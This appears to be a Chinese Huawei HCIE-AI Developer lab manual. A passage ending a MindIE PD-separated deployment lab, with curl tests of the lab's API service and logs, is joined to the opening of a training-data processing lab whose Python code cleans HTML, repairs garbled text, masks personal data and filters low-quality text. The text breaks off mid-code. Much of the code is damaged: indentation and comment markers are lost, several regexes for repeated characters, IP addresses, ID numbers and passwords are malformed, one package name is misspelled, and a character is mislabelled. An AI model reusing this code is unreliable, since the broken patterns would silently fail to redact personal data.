[root@worker03 api_service]#

```

## （2）验证后端连通性接口和业务问答接口

# 后端连通性价差：该接口用于确认 API 服务可以访问后端 MindIECoordinator  
 curl -s http://xx.xx.xx.xx:18080/backend/health|python3 -m json.tool

# 验证业务问答接口

```

curl -s \
-H "Content-Type:application/json" \
-X POST \
-d '{
 "query": "请用一句话说明大模型推理中 PD 分离部署的作用。",
 "max_tokens": 128,
 "temperature": 0.3,
 "top_p": 0.8
}' \
http://xx.xx.xx.xx:18080/api/chat | python3 -m json.tool --no-ensure-ascii

```

```


[root@worker03 ~]# curl -s \
> -H "Content-Type:application/json" \
> -X POST \
> -d '{
> "query": "请用一句话说明大模型推理中PD分离部署的作用。",
> "max_tokens": 128,
> "temperature": 0.3,
> "top_p": 0.8
> }' \
> http://:18080/api/chat | python3 -m json.tool --no-ensure-ascii
{
 "status": "success",
 "service": "qwen3-pd-api-service",
 "backend": "http://:1040/v1/chat/completions",
 "model": "Qwen3-8B",
 "answer": "PD分离部署通过将Prefill和Decode阶段分开部署，能更灵活地优化资源利用与任务调度，提升大模型推理的效率和吞吐量。",
 "usage": {
 "prompt_tokens": 76,
 "completion_tokens": 40,
 "total_tokens": 116
 },
 "performance": {
 "prefill_time": 80,
 "decode_tokens": 39,
 "decode_total_time": 1445,
 "avg_decode_time": 37.05,
 "api_elapsed_ms": 1559.12
 }
}

```

可以看到，业务 API 服务已经成功调用后端 PD 分离推理服务，并返回模型回答、Token 统计和 Prefill/Decode 过程指标。

## （3）验证 Web 页面

在浏览器访问：<http://xx.xx.xx.xx:18080/>



在页面中，可以正常进行 Web 问答功能，并且 API 服务状态显示正常，后端服务状态显示正常，输入自定义问题后，可以返回 Qwen3-8B 的回答，并且显示输入 tokens、输出 tokens、P 阶段耗时、D 阶段 tokens、D 阶段均耗和 API 总耗时。

#### (4) 查看 API 服务日志

# 日志中出现 200 状态码，说明 API 服务接口请求正常。

tail -n 100 /mnt/class/qwen3\_deploy/test\_hzl/api\_service/api\_service.log

```
[root@worker03 api_service]# tail -n 100 /mnt/class/qwen3_deploy/test_hzl/api_service/api_service.log
qwen3-pd-api-service started at http://0.0.0.0:18080
backend: http://1040/vi/chat/completions
web page: http://18080/
[09/May/2026 21:19:59] "GET /health HTTP/1.1" 200 -
[09/May/2026 21:20:40] "GET /backend/health HTTP/1.1" 200 -
[09/May/2026 21:22:55] "POST /api/chat HTTP/1.1" 200 -
[root@worker03 api_service]#
```

## 6.3 实验小结

本实验在前序 Qwen3-8BW8A8 量化模型和 MindIE PD 分离部署实验的基础上，进一步完成了服务化封装。实验在原始 MindIE 容器中新增轻量 API 服务层，将业务请求转发到已经验证通过的 MindIECoordinator 推理入口。

从实验结果看，API 服务成功监听 18080 端口，并提供 /health、/backend/health 和 /api/chat 三个核心接口。其中，/health 用于检查服务自身状态，/backend/health 用于验证 API 服务到 MindIECoordinator 的连通性，/api/chat 用于完成实际模型问答调用。最终接口返回 status=success，并输出模型回答、Token 统计和 Prefill/Decode 相关指标，说明服务化调用链路已经打通。

本实验还实现了一个简洁的 Web 问答页面，使用户可以通过浏览器直接访问模型服务。页面顶部展示 API 服务状态、后端服务状态、输入 tokens、输出 tokens、P 阶段耗时、D 阶段 tokens、D 阶段均耗时和 API 总耗时，下方提供问题输入和模型回答展示。通过该页面，学员可以直观看到从业务请求到 PD 分离推理服务的完整调用过程。

本章实验完成后，整个模型部署实验链路形成闭环：先完成模型迁移，再完成模型量化，再进行推理优化，然后完成 PD 分离部署，最后通过 API 和 Web 页面完成服务化封装。该流程体现了大模型从适配、压缩、部署、优化到服务化交付的完整工程路径。

## 6.4 思考题

本实验中，为什么服务化 API 不直接加载模型，而是转发请求到 MindIECoordinator？

参考答案：因为模型已经在 MindIEPD 分离服务中完成加载和部署，Coordinator 已经作为统一推理入口对外提供服务。如果服务化 API 重新加载模型，会重复占用 NPU 显存和计算资源，也会破坏前序 PD 分离部署的架构设计。

服务化 API 的定位是业务封装层，主要负责接收请求、校验参数、转发请求、解析结果和展示指标。真正的模型推理仍然由 MindIECoordinator 调度 Prefill 实例和 Decode 实例完成。因此，API 服务应转发请求到 Coordinator，而不是重新加载模型。

# 7 实验总结

本实验围绕 Qwen3-8B 模型在昇腾 Atlas800TA2 环境中的工程化部署展开，完整覆盖了模型迁移、模型量化、推理优化、PD 分离部署和服务化封装等关键环节，形成了一条从模型文件到业务服务的完整实践链路。

在实验环境阶段，首先完成了 NPU 状态、CANN/MindIE 环境、容器挂载、模型目录和端口资源的检查，为后续实验建立统一运行基础。在模型迁移阶段，重点验证 Qwen3-8B 模型能否在昇腾推理环境中被正确识别、加载和调用。在模型量化阶段，基于原始模型生成 W8A8 量化模型目录，为后续推理部署降低权重存储和加载压力。在推理优化阶段，通过输入长度、输出长度、并发和 KVCache 等参数观察推理服务的时延、吞吐和资源占用情况，帮助理解大模型推理性能与请求形态、调度参数之间的关系。

PD 分离部署实验是本次实验的核心环节。实验基于 Qwen3-8BW8A8 量化模型，完成了 MindIE 单机双卡 1P1D 手动 PD 分离部署。其中，NPU0 作为 Prefill 实例，NPU1 作为 Decode 实例，Controller 负责 P/D 角色管理和状态同步，Coordinator 作为统一推理入口对外提供服务。实验通过进程、端口、P/D 状态接口、Coordinator 日志和推理请求验证，确认 P 实例进入 `RoleReady/prefill` 状态，D 实例进入 `RoleReady/decode` 状态，P/D 链路 `linkStatus=ok`，并成功通过 `1040` 端口完成模型推理请求。

在服务化实验中，实验没有重新加载模型，也没有新增 NPU 推理进程，而是在已有 PD 分离服务基础上新增轻量 API 服务层。API 服务监听 `18080` 端口，将业务请求转发到 MindIECoordinator 的 `1040` 端口，并提供 `/health`、`/backend/health` 和 `/api/chat` 等接口。同时，实验设计了简洁的 Web 问答页面，用于展示 API 服务状态、后端服务状态、输入 tokens、输出 tokens、P 阶段耗时、D 阶段 tokens、D 阶段均耗和 API 总耗时，使学员可以直观看到从页面请求到 PD 分离推理服务的完整调用过程。

通过本实验可以得出以下结论：Qwen3-8B 模型可以在昇腾环境中完成迁移适配和推理部署；W8A8 量化模型可以作为 MindIE 推理服务的权重目录进行加载；PD 分离部署能够将 Prefill 和 Decode 阶段拆分到不同 NPU 实例中运行；Coordinator 是对外服务的统一入口，服务化 API 应转发请求到 Coordinator，而不是重复加载模型；通过 Web 页面展示模型回答和推理指标，可以更好地支撑培训演示和实验验收。

整体来看，本实验完成了从“模型准备”到“模型服务化”的闭环验证，帮助学员理解大模型在昇腾环境中的实际部署路径。后续可在此基础上继续扩展并发压测、流式输出、API 鉴权、限流控制、监控指标、多 P 多 D 扩展和生产级网关接入等能力。



华为认证 AI 系列教程

# HCIE-AI Developer

## 训练数据处理

## 实验指导手册

版本：1.0



华为技术有限公司



**版权所有 ©【2026】【华为技术有限公司】。保留一切权利。**

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

**Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.**

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

## **商标声明**



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

## **注意**

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

**华为技术有限公司**

地址：            深圳市龙岗区坂田华为总部办公楼            邮编：518129

网址：            <https://e.huawei.com>

---

## 华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。


华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。

通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

华为认证协助您打开行业之窗，开启改变之门，屹立在人工智能的潮头浪尖！

## 华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



# 前言

## 简介

本书为 HCIE-AI Developer 认证培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，并从事 AI 模型开发、AI 应用开发、AI 算子开发等相关工作的读者。

## 内容描述

本实验基于 Python 实现训练数据处理。包括三个部分：

- 数据清洗，对于数据中的乱码、无效标签、PII 等数据进行清洗操作，构建清洗 pipeline。
- 数据去重，对数据做 MinHash+LSH 去重和语义去重，构建去重 pipeline。
- 多模态数据处理，对文本和图片数据做特征对齐与融合。

## 读者知识背景

本课程为华为认证高级课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的 AI 知识背景，同时熟悉 linux 与 docker 的使用，掌握基本的 Python 编程能力和数据处理理论知识。

## 实验环境说明

本实验环境面向准备 HCIE-AI Developer 考试的 AI 工程师。需要在 Python 环境上（本地 PC/昇腾服务器）进实验操作。

实验	环境	开发环境
训练数据处理	python: 3.11.15	服务器：Atlas 800T A2/本地 PC

# 目录

---

<b>前 言</b>	<b>4</b>
简介	4
内容描述	4
读者知识背景	4
实验环境说明	4
<b>1 训练数据处理</b>	<b>6</b>
1.1 实验介绍	6
1.1.1 关于本实验	6
1.1.2 实验目的	6
1.2 实验任务配置	6
1.2.1 环境配置	6
1.2.2 数据清洗	7
1.2.3 数据去重	20
1.2.4 多模态数据处理	28
1.3 思考题	34
1.4 实验总结	34

---

# 1 训练数据处理

---

## 1.1 实验介绍

### 1.1.1 关于本实验

本实验主要完成对于大模型训练数据集的清洗和去重操作，通过 Python 构建数据去重和清洗流水线。清洗部分，完成对于数据中无意义标签、乱码、隐私数据等内容的清洗；去重部分则基于清洗好的数据通过 TF-IDF、MinHash 等算法完成模糊去重和语义去重。

### 1.1.2 实验目的

- 实现大模型训练数据清洗。
- 实现大模型训练数据去重。
- 实现多模态数据的处理。

## 1.2 实验任务配置

### 1.2.1 环境配置

由于数据量较小，处理过程仅需要 CPU。

在命令行中安装所需工具包：

```
pip install torch
pip install tqdm
pip install BeautifulSoup4
pip install lxml
pip install ftfy
pip install langdetect
pip install jupyterlab # 可选
pip install sickit-learn
pip install matplotlib
pip install open_clip
```

新建 Python 文件或打开 jupyter lab，新建 notebook 文件完成以下操作（如果使用 docker 环境中的 jupyter 环境，请映射 8888 端口）。

---

## 1.2.2 数据清洗

### 步骤 1 准备数据文件（可选）

由于训练数据集通常体量较大，本次选取少部分数据做清洗（<https://certification-data.obs.cn-north-4.myhuaweicloud.com/CHS/HCIE-AI%20Developer/V1.0/raw.jsonl>），可选用自己收集数据或使用提供的数据。

数据样例：

```
{
 "id": "doc_001",
 "source": "news_crawl",
 "language_hint": "zh",
 "text": (
 "<html><head><meta charset='UTF-8'><title>科技新闻</title></head>"
 "<body><div class='content'>"
 "<h1>华为发布新一代芯片</h1>"
 "<p>联系人王芳，电话 13912345678，邮箱 wangfang@huawei-example.com。</p>"
 "<script>var _hmt=_hmt||[]</script>"
 "<style>.ad-banner{display:none!important}</style>"
 "</div></body></html>"
),
}
```

将数据整理为常见格式（一般不会存成单独的文本文件，推荐用带 schema 的行存格式）最常见的是：

- 小到中等规模：JSONL（.jsonl，本次使用的格式：获取实验所用数据 raw.jsonl）
- 大规模/需要字段筛选和统计：Parquet（.parquet）
- 需要跨语言/流式处理/与 Hugging Face Datasets 生态打通：Arrow（.arrow）

### 步骤 2 导入工具包

导入所需工具包：

```
import re
import json
import unicodedata
import html
from typing import List, Dict, Tuple, Optional
from dataclasses import dataclass, field
from collections import Counter

from tqdm import tqdm
import regex
from bs4 import BeautifulSoup
import ftfy
import langdetect
```

### 步骤 3 清洗流程：

Step 1: HTML/XML 清洗 → 标签剥离 + 实体解码 + 脚本样式移除

---



- |                 |                                       |
|-----------------|---------------------------------------|
| Step 2: 乱码/编码修复 | → mojibake 修复 + 零宽/控制字符清理             |
| Step 3: 敏感信息脱敏  | → 手机号/邮箱/IP/身份证/银行卡/密码 等              |
| Step 4: 文本规范化   | → 全角 → 半角 + 引号统一 + Unicode NFC + 空白压缩 |
| Step 5: 质量过滤    | → 长度/字符比例/重复率/语言检测                    |

#### 步骤 4 去重 html 标签

策略：

- cript/style/iframe/svg 等标签: 连内容一起移除 (防 XSS/噪音)
- p/div/h1~h6/li 等块级标签: 替换为换行 (保留段落结构)
- a/span/strong/b/em 等行内标签: 仅剥标签保留文本

过程实现：

```
class HTMLCleaner:
 # 含内容移除的标签
 REMOVE_TAGS = frozenset({
 'script', 'style', 'noscript', 'iframe', 'svg',
 'math', 'nav', 'header', 'footer', 'form',
 })
 # 块级标签 → 换行
 BLOCK_TAGS = frozenset({
 'p', 'div', 'br', 'h1', 'h2', 'h3', 'h4', 'h5', 'h6',
 'li', 'tr', 'hr', 'blockquote', 'pre', 'table', 'ul', 'ol',
 'section', 'article', 'main', 'aside', 'figure', 'figcaption',
 })
 # 行内标签 → 仅剥标签
 INLINE_TAGS = frozenset({
 'a', 'span', 'strong', 'b', 'em', 'i', 'u', 'code',
 'sub', 'sup', 'font', 'center', 'small', 'mark', 'abbr',
 'del', 'ins', 'kbd', 'var', 'cite',
 })

 @staticmethod
 def clean(text: str) -> str:
 if not text:
 return ""
 soup = BeautifulSoup(text, 'lxml')

 # 1. 移除 script/style 等标签 (含内容)
 for tag_name in HTMLCleaner.REMOVE_TAGS:
 for tag in soup.find_all(tag_name):
 tag.decompose()

 # 2. 块级标签 → 换行
 for tag_name in HTMLCleaner.BLOCK_TAGS:
 for tag in soup.find_all(tag_name):
 tag.replace_with('\n' + tag.get_text() + '\n')

 # 3. 行内标签 → 仅剥标签
 for tag_name in HTMLCleaner.INLINE_TAGS:
```

```

 for tag in soup.find_all(tag_name):
 tag.unwrap()

4. 提取纯文本
result = soup.get_text(separator=' ')

5. 解码 HTML 实体
result = html.unescape(result)

6. 移除 HTML 注释 <!-- ... -->
result = regex.sub(r'<!--.*?-->', '', result, flags=regex.DOTALL)

7. 空白规范化
result = re.sub(r'[\t]+', ' ', result)
result = re.sub(r'\n{3,}', '\n\n', result)
return result.strip()

```

## 步骤 5 乱码数据清洗

乱码检测与修复，处理项：

- mojibake 修复：ftfy 库自动检测并修复编码混淆，如 `â\x80\x99` → '    `cafÃ©` → `café`
- 零宽字符移除：`\u200b \u200c \u200d \ufe0f \u200e \u200f` 等
- 控制字符移除：`\x00~\x1F` (保留 `\n \t \r`)
- Unicode 规范化：NFC 形式
- 乱码检测：不可打印字符占比 / 连续重复字符

过程实现：

```

class GarbledTextCleaner:

 KEEP_WHITESPACE = frozenset(' \t\n\r')

 # 全部需要移除的零宽/方向/格式控制字符
 ZERO_WIDTH_CHARS = (
 '\u200b', # Zero Width Space
 '\u200c', # Zero Width Non-Joiner
 '\u200d', # Zero Width Joiner
 '\ufe0f', # BOM (Byte Order Mark)
 '\u00ad', # Soft Hyphen
 '\u200e', # Left-to-Right Mark
 '\u200f', # Right-to-Left Mark
 '\u202a', # Left-to-Right Embedding
 '\u202b', # Right-to-Left Embedding
 '\u202c', # Pop Directional Formatting
 '\u202d', # Left-to-Right Override
 '\u202e', # Right-to-Left Override
 '\u2060', # Word Joiner
 '\u2061', # Function Application
 '\u2062', # Invisible Times
 '\u2063', # Invisible Separator
 '\u2064', # Invisible Plus
)

```

```
@staticmethod
def clean(text: str) -> str:
 if not text:
 return ""

 # 1. ftfy 修复编码混淆 (mojibake)
 text = ftfy.fix_text(text)

 # 2. 移除零宽/不可见字符
 for zwc in GarbledTextCleaner.ZERO_WIDTH_CHARS:
 text = text.replace(zwc, "")

 # 3. 移除控制字符 (保留换行、制表、回车)
 text = "".join(
 ch for ch in text
 if ch in GarbledTextCleaner.KEEP_WHITESPACE
 or (ord(ch) >= 32 and unicodedata.category(ch)[0] != 'C')
)

 # 4. Unicode NFC 规范化
 text = unicodedata.normalize('NFC', text)

 return text

@staticmethod
def is_garbled(text: str, max_garbled_ratio: float = 0.3) -> bool:
 """
 判断文本是否为乱码

 判定规则:
 - 文本为空或过短 (< 5 字符) → 乱码
 - 不可打印/不可见字符占比过高 → 乱码
 - 连续重复同一字符 10+ 次 → 乱码
 """
 if not text or len(text.strip()) < 5:
 return True

 # 检查可打印字符占比
 printable_count = sum(
 1 for ch in text
 if ch.isspace()
 or unicodedata.category(ch)[0] in ('L', 'N', 'P', 'S')
)
 if printable_count / len(text) < (1.0 - max_garbled_ratio):
 return True

 # 检测连续重复字符 (如 "啊啊啊啊啊啊啊啊啊...")
 if re.search(r'(\.|\{10,}', text):
 return True

 return False
```

## 步骤 6 PII 数据处理

处理涉及到个人隐私的数据。处理方式：

- replace：用占位符替换，如手机号 → [手机号]
- mask：用星号掩码，如 13812345678 → 138\*\*\*\*5678

支持两种模式：可通过 extra\_rules 扩展自定义规则 + 内置规则。

内置规则：

- 手机号 / 固定电话 / 电子邮箱 / IP 地址
- 身份证号 (18 位) / 银行卡号 (16-19 位)
- 统一社会信用代码 / 密码字段

```
class SensitiveDataCleaner:

 DEFAULT_RULES: List[Tuple[str, str, str]] = [
 # (名称, 正则表达式, 替换模板)
 ('手机号', r'(?<!\d)1[3-9]\d{9}(?!\\d)',
 r'[手机号]'),
 ('固定电话', r'(?<!\d)0\d{2,3}-?\d{7,8}(?!\\d)',
 r'[固定电话]'),
 ('邮箱', r'[a-zA-Z0-9_%+\-]+@[a-zA-Z0-9\-\+\.][a-zA-Z]{2,}',
 r'[邮箱]'),
 ('IP 地址', r'(?<!\d)(?:25[0-5]|2[0-4]\d|[01]?\d\d?)\.){3}'
 r'(?<!\d)25[0-5]|2[0-4]\d|[01]?\d\d?(?!\\d)',
 r'[IP 地址]'),
 ('身份证号', r'(?<![A-Za-z0-9])'
 r'[1-9]\d{5}' # 地区码 6 位
 r'(?<!\d|19|20)\d{2}' # 年份 4 位
 r'(?<!\d|01|02)\d{2}' # 月份
 r'(?<!\d|01|02|12)\d{3}[01]' # 日期
 r'\d{3}' # 顺序码
 r'[\\dXx]' # 校验位
 r'(?![A-Za-z0-9])',
 r'[身份证号]'),
 ('银行卡号', r'(?<![A-Za-z0-9])'
 r'(?<!\d|62|4[0-9]|5[1-5])\d{14,17}' # 银联/Visa/MasterCard
 r'(?![A-Za-z0-9])',
 r'[银行卡号]'),
 ('信用代码', r'(?<![A-Za-z0-9])'
 r'[0-9A-HJ-NP-RT-UW-Y]{2}\d{6}[0-9A-HJ-NP-RT-UW-Y]{10}'
 r'(?![A-Za-z0-9])',
 r'[信用代码]'),
 ('密码', r'(?<password|passwd|pwd|密码|口令)\s*[: :=]\s*\S+',
 r'[密码已脱敏]'),
]

 def __init__(self,
 extra_rules: Optional[List[Tuple[str, str, str]]] = None,
 mask_mode: str = "replace"):
```

```
"""
Args:
 extra_rules: 自定义规则 [(名称, 正则, 替换模板), ...]
 mask_mode: "replace" → 占位符 | "mask" → 星号掩码
"""

self.mask_mode = mask_mode
self.rules = list(self.DEFAULT_RULES) + (extra_rules or [])
self.compiled = [(n, re.compile(p), t) for n, p, t in self.rules]
self.stats: Counter = Counter()

— 掩码函数 —

@staticmethod
def _mask_phone(m: re.Match) -> str:
 """138****5678"""
 n = m.group()
 return n[:3] + '****' + n[7:] if len(n) == 11 else '[手机号]'

@staticmethod
def _mask_id_card(m: re.Match) -> str:
 """110*****1234"""
 n = m.group()
 return n[:3] + '*' * 11 + n[-4:] if len(n) == 18 else '[身份证号]'

@staticmethod
def _mask_bank(m: re.Match) -> str:
 """6222*****0123"""
 n = m.group()
 return n[:4] + '*' * (len(n) - 8) + n[-4:]

@staticmethod
def _mask_email(m: re.Match) -> str:
 """a**@example.com"""
 n = m.group()
 parts = n.split('@')
 if len(parts) == 2:
 local = parts[0]
 masked = local[0] + '***' if len(local) > 3 else '***'
 return masked + '@' + parts[1]
 return '[邮箱]'

def clean(self, text: str) -> str:
 """对文本执行敏感信息脱敏"""
 if not text:
 return ""

 for name, pat, tmpl in self.compiled:
 # mask 模式下对特定类型使用掩码
 if self.mask_mode == "mask":
 if name == "手机号":
 text = pat.sub(self._mask_phone, text)
 continue
 elif name == "身份证号":
 text = pat.sub(self._mask_id_card, text)
```

```
 continue
 elif name == "银行卡号":
 text = pat.sub(self._mask_bank, text)
 continue
 elif name == "邮箱":
 text = pat.sub(self._mask_email, text)
 continue

 # 默认: 替换为占位符
 matches = pat.findall(text)
 if matches:
 self.stats[name] += len(matches)
 text = pat.sub(tmpl, text)

 return text
```

## 步骤 7 基于规则的文本质量过滤

文本质量评估与过滤, 过滤维度:

- 长度: 过短/过长的文档通常质量差
- 字母比例: 字母+汉字+数字 占比过低 → 可能是噪音
- 特殊符号占比: 过多 → 可能是无意义内容
- 重复行比例: 大量重复行 → 低质量
- 重复 bigram: 字符级 bigram 多样性低 → 重复/垃圾
- 语言检测: (可选) 过滤非目标语言

过程实现:

```
class QualityFilter:

 def __init__(self,
 min_length: int = 50,
 max_length: int = 100000,
 min_alpha_ratio: float = 0.3,
 max_special_ratio: float = 0.3,
 max_dup_line_ratio: float = 0.5,
 max_dup_char_ratio: float = 0.3,
 language: Optional[str] = None):
 self.min_length = min_length
 self.max_length = max_length
 self.min_alpha_ratio = min_alpha_ratio
 self.max_special_ratio = max_special_ratio
 self.max_dup_line_ratio = max_dup_line_ratio
 self.max_dup_char_ratio = max_dup_char_ratio
 self.language = language

 def check(self, text: str) -> Tuple[bool, str]:
 """
 Returns:
 (is_valid, reason)
 """
```

```
if not text:
 return False, "空文本"

—— 长度 ——
if len(text) < self.min_length:
 return False, f"过短: {len(text)} < {self.min_length}"
if len(text) > self.max_length:
 return False, f"过长: {len(text)} > {self.max_length}"

—— 字母/汉字/数字 比例 ——
alpha_count = sum(
 1 for ch in text
 if ch.isalpha() or ('\u4e00' <= ch <= '\u9fff')
)
if alpha_count / len(text) < self.min_alpha_ratio:
 return False, f"字母比例过低: {alpha_count / len(text):.2f}"

—— 特殊符号比例 (Unicode 'S' 类别: 货币/数学/修饰等) ——
special_count = sum(
 1 for ch in text if unicodedata.category(ch)[0] == 'S'
)
if special_count / len(text) > self.max_special_ratio:
 return False, f"特殊符号过多: {special_count / len(text):.2f}"

—— 重复行检测 ——
lines = [line.strip() for line in text.split("\n") if line.strip()]
if lines:
 dup_line_ratio = 1 - len(set(lines)) / len(lines)
 if dup_line_ratio > self.max_dup_line_ratio:
 return False, f"重复行过多: {dup_line_ratio:.2f}"

—— 重复字符 bigram 检测 (衡量文本多样性) ——
if len(text) > 20:
 bigrams = [text[i:i + 2] for i in range(len(text) - 1)]
 dup_bigram_ratio = 1 - len(set(bigrams)) / max(len(bigrams), 1)
 if dup_bigram_ratio > self.max_dup_char_ratio:
 return False, f"重复 bigram 过多: {dup_bigram_ratio:.2f}"

—— 语言检测 (可选) ——
if self.language:
 try:
 detected = langdetect.detect(text[:1000])
 if detected != self.language:
 return False, f"语言不匹配: detected={detected}"
 except langdetect.LangDetectException:
 pass # 文本太短无法检测, 放行

return True, "通过"
```

## 步骤 8 文本规范化处理



文本规范化处理，处理项：

- 全角 → 半角： H e l l o → Hello    1 2 3 → 123
- 引号统一：     ' ' " [ ] → " "
- 破折号统一：    — — → --    -
- Unicode NFC： 组合字符统一 (如 é = e + ´ → 单个 é)
- 空白压缩：     多空格 → 单空格, 多换行 → 双换行

实现过程：

```
class TextNormalizer:

 @staticmethod
 def clean(text: str) -> str:
 # 1. 全角 → 半角 (保留中文等 CJK 字符)
 result = []
 for ch in text:
 code = ord(ch)
 if code == 0x3000: # 全角空格
 result.append(' ')
 elif 0xFF01 <= code <= 0xFF5E: # 全角 ASCII 区间
 result.append(chr(code - 0xFEE0))
 else:
 result.append(ch)
 text = "".join(result)

 # 2. 统一引号
 quote_map = {
 '\u201c': "'", '\u201d': "'", # ""
 '\u2018': "'", '\u2019': "'", # "
 '\u300c': "'", '\u300d': "'", # []
 '\u300e': "'", '\u300f': "'", # 『 』
 }
 for old, new in quote_map.items():
 text = text.replace(old, new)

 # 3. 统一破折号
 text = text.replace('\u2014', '-') # —
 text = text.replace('\u2013', '-') # -

